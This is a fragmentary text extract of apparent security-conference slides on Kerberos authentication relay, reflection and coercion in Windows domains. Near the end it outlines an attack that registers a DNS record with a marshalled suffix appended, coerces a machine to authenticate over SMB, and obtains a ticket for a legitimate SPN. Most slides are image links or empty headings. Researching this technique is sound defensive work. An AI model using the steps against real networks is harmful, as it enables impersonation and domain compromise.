- Relay the authentication to another server to impersonate the relayed identity



Core concepts

Authentication reflection

- **Special case of authentication relay where client and server are on the same machine**
- **Mitigations in place to prevent relaying back an authentication to the same machine**





Core concepts

Kerberos authentication coercion

- **Main difficulty: receive a Kerberos authentication (AP-REQ message) to a controlled IP**
- **Kerberos uses tickets with SPN (e.g. CIFS/SRV1)**
 - SPN constructed by client based on the server hostname/FQDN
 - Server hostname/FQDN resolved via DNS: not under our control


Core concepts

Kerberos authentication coercion




Core concepts

Kerberos authentication coercion




Core concepts

Kerberos authentication coercion




Core concepts

Kerberos authentication coercion



Core concepts

Kerberos authentication coercion



Core concepts

Kerberos authentication coercion

- **Breakthrough: research from James Forshaw**

- A marshalled `CREDENTIAL_TARGET_INFORMATION` structure can be added at the end of an SPN

- LSASS will discard it **before** making Kerberos ticket requests

- **Requesting a ticket for**

- `CIFS/srv11UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAwbEAYBAAAA` actually returns one for `CIFS/srv1`

- `srv11UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAwbEAYBAAAA` is a valid DNS record!



Core concepts

Kerberos authentication coercion

1. Register the `srv11UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAwbEAYBAAAA` DNS record
(allowed for any authenticated user by default)
2. Coerce a machine into authenticating to
`srv11UWhRCAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAwbEAYBAAAA` via SMB
3. Received an AP-REQ message for `CIFS/srv1`


Core concepts

Kerberos authentication coercion




Core concepts

Kerberos authentication coercion



